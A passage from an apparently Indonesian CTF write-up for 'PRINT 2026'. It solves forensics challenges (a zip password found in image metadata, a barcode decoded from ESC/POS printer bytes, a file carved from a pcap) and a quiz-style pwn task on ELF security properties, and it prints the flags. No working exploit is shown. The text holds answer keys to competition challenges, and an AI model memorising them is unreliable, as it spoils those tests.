 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 312 bytes (1 KiB)

Extracting archive: F56F.zip
--
Path = F56F.zip
Type = zip
Physical Size = 312


Enter password (will not be echoed):
```

5) Ohh nooo, ternyataa harus pakai password/paraphrase, Berartii disini kita harus cari duluu passwordnya dan kita disini bica mengecek metadata dari masing-masing file yang ada di Grand_Theft_Auto_VI ini, siapa tauu terdapat sisipan di metadata yakan

```
┌──(kali㉿kali)-[~/…/print2026/forensics/Grand_Theft_Auto_VI/Wallpapers]
└─$ exiftool wallpaper.jpg
ExifTool Version Number         : 13.55
File Name                       : wallpaper.jpg
Directory                       : .
File Size                       : 63 kB
File Modification Date/Time     : 2026:10:02 04:48:44-04:00
File Access Date/Time           : 2026:10:31 20:15:41-04:00
File Inode Change Date/Time     : 2026:10:31 20:11:46-04:00
File Permissions                : -rw-rw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : vice-city-memories
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1920×1080
Megapixels                      : 2.1
```

6) Nahh dari metadata file wallpaper.jpg kita menemukan bahwa ada **comment: vice-city-memories,** indikasi kemungkinan bahwa itu adalah password untuk ekstraksi zip sangatlah tinggi, yaudah langsung coba ajaa gass

```
┌──(kali㉿kali)-[~/…/forensics/Grand_Theft_Auto_VI/Wallpapers/_wallpaper.jpg.extracted]
└─$ 7z x F56F.zip

7-Zip 26.02 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-06-25
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 312 bytes (1 KiB)

Extracting archive: F56F.zip
--
Path = F56F.zip
Type = zip
Physical Size = 312


Enter password (will not be echoed):
Everything is Ok

Size:       119
Compressed: 312

┌──(kali㉿kali)-[~/…/forensics/Grand_Theft_Auto_VI/Wallpapers/_wallpaper.jpg.extracted]
└─$ ls
F56F.zip  secret.txt
```

7) Ddann yess ternyata passwordnya benar, dan kita sudah mendapatkan file ***secret.txt*** nyaa

```
┌──(kali㉿kali)-[~/…/forensics/Grand_Theft_Auto_VI/Wallpapers/_wallpaper.jpg.extracted]
└─$ cat secret.txt
Congratulations.

You found the hidden archive.

PRINT 2026
Forensics Challenge 1

FLAG:
PRINT2026{g4m3ny4_m4n4_dr0n9}
```

8) Dari file secret.txt kita mendapatkan flagnyaa, congrats….
FLAG: PRINT2026{g4m3ny4_m4n4_dr0n9}

B. Mau Struknya ga mas

Ai : https://claude.ai/share/913407a0-5638-4415-b1a1-6707b24d697a
Chall desc : "mau struknya ga mas?",malam itu, sebuah minimarket baru saja menyelesaikan transaksi terakhirnya. kasir bilang semuanya normal, pelanggan sudah pergi, dan laci uang sudah ditutup.anehnya, laporan transaksi menunjukkan jumlah pembelian yang sesuai, tetapi catatan operasional malam itu menyebutkan adanya aktivitas printer yang tidak biasa.sempat muncul dugaan kalau ada pelanggan yang meminta cetak ulang struk, atau mungkin kasir sedang mencoba sesuatu di mesin kasir. sayangnya, tidak ada yang mengaku.beberapa data berhasil diselamatkan dari komputer kasir sebelum perangkatnya dimatikan. isinya terlihat seperti sisa-sisa aktivitas transaksi biasa.mungkin cuma struk yang tercetak dua kali. mungkin juga bukan.

Diberikan file transaction.bin, kemudian saya mencoba untuk mengecek isi file itu seperti apa dan didapatkan isi file seperti ini

```
ilham@DESKTOP-MFQIDCH:~/CTF/print2026/foren$ strings transaction.bin
ALFAMARET 24 HOURS
Jl. Kenangan No. 15
Jakarta Selatan
--------------------------------
Date      : 30/10/2019
Time      : 23:48:12
Cashier   : ANDI
Terminal  : POS-03
--------------------------------
INDOMIE GORENG              3,500
AIR MINERAL                 4,000
ROTI                        5,000
--------------------------------
TOTAL                      12,500
PAYMENT : CASH
CHANGE  :      0
--------------------------------
THANK YOU FOR SHOPPING!
MEMBER REWARDS
@A H$
`h$1
"@A H'
A0H$2
SCAN TO JOIN OUR PROMO
<<<<
<<<<
<<<<
<<<<
PROMO VALID UNTIL 31/04/2019
TRANSACTION COMPLETE
THANK YOU. HAVE A NICE DAY!
```

Bisa diperhatikan Ada kode yang aneh di isi file tersebut , di bawah member rewards dan dibawah scan to join. Pasti ada sesuatu yang tersembunyi. Saya sudah mengira pasti ada suatu gmbar barcode dibaliknya. Kemudian saya coba cek hex dibagian head,tail dan di tengah.

Head

```
ilham@DESKTOP-MFQIDCH:~/CTF/print2026/foren$ xxd transaction.bin | head
00000000: 1b40 1b61 011b 4501 414c 4641 4d41 5245  .@.a..E.ALFAMARE
00000010: 5420 3234 2048 4f55 5253 0a1b 4500 4a6c  T 24 HOURS..E.Jl
00000020: 2e20 4b65 6e61 6e67 616e 204e 6f2e 2031  . Kenangan No. 1
00000030: 350a 4a61 6b61 7274 6120 5365 6c61 7461  5.Jakarta Selata
00000040: 6e0a 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d  n.----------
```

Tail

```
000078e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000078f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00007900: 0000 0a1b 6403 1d56 00                   ....d..V.
```

Tengah

```
00002330: 8787 87fc 0000 03c3 c3fc 3e1f e001 e1e0  ..........>.....
00002340: 0000 fff0 0000 0000 0000 0000 0000 0000  ................
00002350: 0000 0000 0000 0000 0000 0f00 f800 787f  ..............x.
00002360: fff8 7ffc 3fc0 003c 3ffc 01e0 001e 01e0  ....?..<?.......
00002370: 1fe0 0f00 0000 0000 0000 0000 0000 0000  ................
00002380: 0000 0000 0000 0000 0000 0f00 f800 787f  ..............x.
00002390: fff8 7ffc 3fc0 003c 3ffc 01e0 001e 01e0  ....?..<?.......
000023a0: 1fe0 0f00 0000 0000 0000 0000 0000 0000  ................
000023b0: 0000 0000 0000 0000 0000 0f00 f800 787f  ..............x.
000023c0: fff8 7ffc 3fc0 003c 3ffc 01e0 001e 01e0  ....?..<?.......
000023d0: 1fe0 0f00 0000 0000 0000 0000 0000 0000  ................
000023e0: 0000 0000 0000 0000 0000 0f00 f800 787f  ..............x.
000023f0: fff8 7ffc 3fc0 003c 3ffc 01e0 001e 01e0  ....?..<?.......
00002400: 1fe0 0f00 0000 0000 0000 0000 0000 0000  ................
00002410: 0000 0000 0000 0000 0000 0f0f 0007 f800  ................
```

Setelah saya cek ternyata saya menemukan ESC/POS commands, dan dibagian tengah ada kode yang sepertinya buat barcode. Kemudian saya tanya ai cara menekstrak gambar barcodenya, dan karena saya malas buat kodenya saya minta ai buat bikinin kode buat ektraks gambarnya wwkwkwkwkw

```
  GNU nano 6.2                                        tes1.py
with open("transaction.bin", "rb") as f:
    data = f.read()

pattern = bytes([0x1D, 0x76, 0x30])
offset = data.find(pattern)
print(f"Ketemu di offset: {hex(offset)}")


# Parse header setelah GS v 0
mode = data[offset + 3]
xL   = data[offset + 4]
xH   = data[offset + 5]
yL   = data[offset + 6]
yH   = data[offset + 7]

width_bytes = xL + (xH * 256)
height      = yL + (yH * 256)

print(f"Mode       : {mode}")
print(f"Width bytes: {width_bytes}")
print(f"Height     : {height}")
print(f"Total data : {width_bytes * height} bytes")
from PIL import Image

# Ambil raw data setelah 8-byte header
data_start = offset + 8
raw = data[data_start : data_start + (width_bytes * height)]
                                        [ Read 31 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```

dan saya dapatkan gambar struck yang berisi barcode.



Lalu saya scan barcode dan ditemukan flag di barcode yang bawah,, yeayyy.
Flag is : PRINT2026{4lf4m4r3t_1s_4w3s0m3}

C. The stolen data


Ai: -

Chall desc: someone got a little too curious about what's inside the hmif internal portal. weird requests, suspicious sessions, and a few things that probably shouldn't have been exposed. the logs might be gone, but the traffic doesn't lie. can you figure out what happened?

1) Diberikan sebuah file yang memiliki format .pcap




2) Okee untuk file yg berformat .pcap inii kita akan menggunakan wireshark cuyy, maka itu buka wireshark nyaa ***wireshark session.pcap***




3) Dari wireshark kita tahu bahwaa mostly protocol yang ada adalah TCP dan HTTP, nahh berarti traffic disini adalah request data atau pengiriman data, itu berarti kita harus mendapatkan data yang paling mencurigakan dari sekian banyaknya


packet/request itu, gimana cara cepetnya? Oke daripada ngecek HTTP stream satu-satu, kita bisa gunakan ***File -> Export Object -> HTTP***



4) Nahh langkah selanjutnya apa? Kita tau bahwa sebuah packet pasti memiliki ukuran kan? Semakin besar maka semakin mencurigakan suatu data apalagi ini dalam traffic packet, oleh karena itu kita lakukan filtering terhadap size packet yang ada di HTTP Object List tersebut




5) Nahh dari filtering tersebut ketauan bahwa packet yang memiliki size terbesar adalah ***packet 326*** yang membawa file ***audit-board.jpg*** sebesar 39 kB, selanjutnya pilih file packet tersebut lalu ***Save***, untuk penempatan save kamu bisa taro dimana aja, tp sebaiknya taro di folder yang sama dengan session.pcap



6) Okee setelah ituu buka kembali terminal dan cek file audit-board.jpg nya



7) Nahh coba buka file audit-board.jpg tersebutt




8) Dann yaa, kita mendapatkan flag tersebut didalam sebuah gambar di file audit-board.jpg
FLAG: PRINT2026{d0_y0u_th1nk_aud1t_l0g_1s_s4f3}

4. PWN


A. Fundamental is essential

Ai: https://claude.ai/share/72b0319d-03a4-498c-bdf9-72733ec0c22f
Desc chall: analyze the source code & ELF, then solve the quiz.
Format flag: PRINT2026{contoh_flag}
author: brunestud
nc 15.235.246.171 1572

1) Disinii saya kena jebakan banget jujurr, awalnyaa udh coba cari cara buat eksploit ./vuln + buat solver nyaa walau solvernya ga jalan sih hehe, ehh ternyataa cukup jawab pertanyaan-pertanyaan yg diberikan saat melakukan netcat (*nc 15.235.246.171 1572*) but its okayy
2) Oke di chal ini diberikan 2 buah file yaitu vuln dan vuln.c



3) Sebelum lanjut, disarankan untuk membuat 2 tab terminal yaaa nantinyaa terminal 1 untuk netcat, terminal 2 untuk mencari jawabannya atau mencari info tentang script vuln yang nanti nya berguna untuk menentukan jawaban dari soal yang diberikan pada netcat
4) Sipp, langsung aja jalankan netcat pada terminal 1



5) Nahh ketika netcat dijalankan maka akan muncul beberapa pertanyaan yang harus dijawab, tetapi setiap pertanyaan ini memiliki hint yang sangat membantuu, dan disini terminal 2 akan digunakan untuk mencari jawaban berdasarkan hint tersebut, pada nomor 1 ditanyakan arsitektur dari vuln filenya, hint nya adalah ***cek machine field in readelf -h*** nahh langsung aja jalankan ***readelf -h vuln*** pada terminal 2.

```
┌──(kali㉿kali)-[~/Projects/print2026/pwn]
└─$ readelf -h vuln
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x401070
  Start of program headers:          64 (bytes into file)
  Start of section headers:          16560 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         14
  Size of section headers:           64 (bytes)
  Number of section headers:         35
  Section header string table index: 34
```

6) Sesuai dengan hint pada field ***Machine*** kita tahu bahwa arsitektur yang digunakan adalah ***X86-64***, dan itulah jawaban dari pertanyaan pertama

```
[*] Question number 0x1:

What is the architecture of the ELF/vuln file?

💡 Hint: Check the machine field in the ELF header with readelf -h.

>> X86-64

✅✅✅✅✅✅✅
✅       ✅
✅ Correct! ✅
✅       ✅
✅✅✅✅✅✅✅

========
[*] Question number 0x2:

Is the file a 32-bit or 64-bit ELF?


💡 Hint: Look at the ELF class reported by file or readelf -h.

>> 
```


7) Okee jawaban pertanyaan pertama benar, lanjut ke pertanyaan kedua yaitu apakah file dari ELF/vuln ini memiliki 32-bit atau 64-bit?? Nahh dari hint itu kita harus cek field ***class*** pada readelf -h

```
┌──(kali㉿kali)-[~/Projects/print2026/pwn]
└─$ readelf -h vuln
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x401070
  Start of program headers:          64 (bytes into file)
  Start of section headers:          16560 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         14
  Size of section headers:           64 (bytes)
  Number of section headers:         35
  Section header string table index: 34
```


8) Nahh ternyata pada bagian field ***class*** ituu adalah **ELF64** artinyaa file ini memiliki 64-bit




9) Dan yaa jawaban dari pertanyaan 2 sudah benar, lanjut ke pertanyaan 3 yaitu menanyakan apakah file Provided ELF dynamically or statically linked? Oke untuk menjawab pertanyaan inii berdasarkan hint pada awal koneksi bahwa untuk pengecekan selain menggunakan ***readelf -h***, kita bisa juga menggunakan ***file*** dan ***checksec***



10) Untuk pertanyaan 3 ini kita akan menggunakan command ***file***




11) Nahh dari ***file*** kita tahu bahwa file tersebut adalah ***dynamically linked***




12) Nahh ternyata jawaban dari pertanyaan 3 tersebut benarr yaa, lanjut ke pertanyaan 4 dimana ditanyakan apakah PIE enabled? Nah dari hint kita dapat menggunakan ***checksec*** atau ***readelf -h***



13) Nahh ternyata setelah pengecekan menggunakan checksec kita tahu bahwa PIE nyaa itu ***No PIE***, berarti jawabannya adalah ***no***



14) Nahh jawaban dari pertanyaan 4 sudah benar, lanjut ke pertanyaan 5 yaituu apakah NX enabled? Dari hint kita tahu bahwa pengecekan dapat menggunakan ***checksec*** pada ***NX line***



15) Ternyataa NX nyaa ***enabled***, yangg berarti jawabannya adalah ***yes***

```
[*] Question number 0×5:

Is NX enabled?

💡 Hint: Check the NX line in checksec output.

>> yes

✅✅✅✅✅✅✅✅
✅          ✅
✅  Correct!  ✅
✅          ✅
✅✅✅✅✅✅✅✅

[*] Question number 0×6:

Is a stack canary present?

💡 Hint: Check checksec's canary line; stack-protected code often references __stack_chk_fail.
```

16) Sip pertanyaan ke 5 beres, lanjut ke pertanyaan 6 yaitu apakah stack canary tersedia? Nahh berdasarkan hint nyaa kita harus cek menggunakan ***checksec*** dan melihat pada bagian ***stack canary***

```
┌──(kali㉿kali)-[~/Projects/print2026/pwn]
└─$ checksec --file=vuln
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Full RELRO      No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   41 Symbols      No    0                1               vuln
```

17) Ternyata berdasarkan checksec bahwa tidak ditemukan stack canary sehingga jawabannya adalah ***no***

```
[*] Question number 0×6:

Is a stack canary present?

💡 Hint: Check checksec's canary line; stack-protected code often references __stack_chk_fail.

>> no

✅✅✅✅✅✅✅✅
✅          ✅
✅  Correct!  ✅
✅          ✅
✅✅✅✅✅✅✅✅

[*] Question number 0×7:

Is the binary stripped?

💡 Hint: Look for named symbols with nm or readelf -s.

>>
```

18) Sip pertanyaan 6 beres, sekarang yang pertanyaan 7 yaitu apakah binary stripped? Nahh dari hint kita harus cek menggunakan nm

```
┌──(kali㉿kali)-[~/Projects/print2026/pwn]
└─$ nm vuln
0000000000402168 r __abi_tag
0000000000404010 B __bss_start
0000000000404028 b completed.0
0000000000404000 D __data_start
0000000000404000 W data_start
00000000004010b0 t deregister_tm_clones
00000000004010a0 T _dl_relocate_static_pie
0000000000401120 t __do_global_dtors_aux
0000000000403dc0 d __do_global_dtors_aux_fini_array_entry
0000000000404008 D __dso_handle
0000000000403dc8 d _DYNAMIC
0000000000404010 D _edata
0000000000404030 B _end
                 U fflush@GLIBC_2.2.5
                 U fgets@GLIBC_2.2.5
00000000004011e0 T _fini
0000000000401150 t frame_dummy
0000000000403db8 d __frame_dummy_init_array_entry
0000000000402140 r __FRAME_END__
                 U fwrite@GLIBC_2.2.5
0000000000403fb8 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
0000000000402024 r __GNU_EH_FRAME_HDR
0000000000401000 T _init
0000000000402000 R _IO_stdin_used
                 U __libc_start_main@GLIBC_2.34
00000000004011cf T main
00000000004010e0 t register_tm_clones
0000000000401070 T _start
0000000000404020 B stdin@GLIBC_2.2.5
0000000000404010 B stdout@GLIBC_2.2.5
                 U system@GLIBC_2.2.5
0000000000404010 D __TMC_END__
0000000000401167 T vuln
0000000000401156 T win
```

19) Ternyata masih ditemukan nama fungsi yang masih utuh, karena binary stripped ini harusnya hanya menyisakan alamat memori saja tanpa nama nyaa, tapi karena masih tampil nama, maka jawabannya ***no***

```
==========
[*] Question number 0×7:

Is the binary stripped?

💡 Hint: Look for named symbols with nm or readelf -s.

>> no

✅✅✅✅✅✅✅✅✅
✅           ✅
✅  Correct!  ✅
✅           ✅
✅✅✅✅✅✅✅✅✅

==========
[*] Question number 0×8:

What is the RELRO setting?

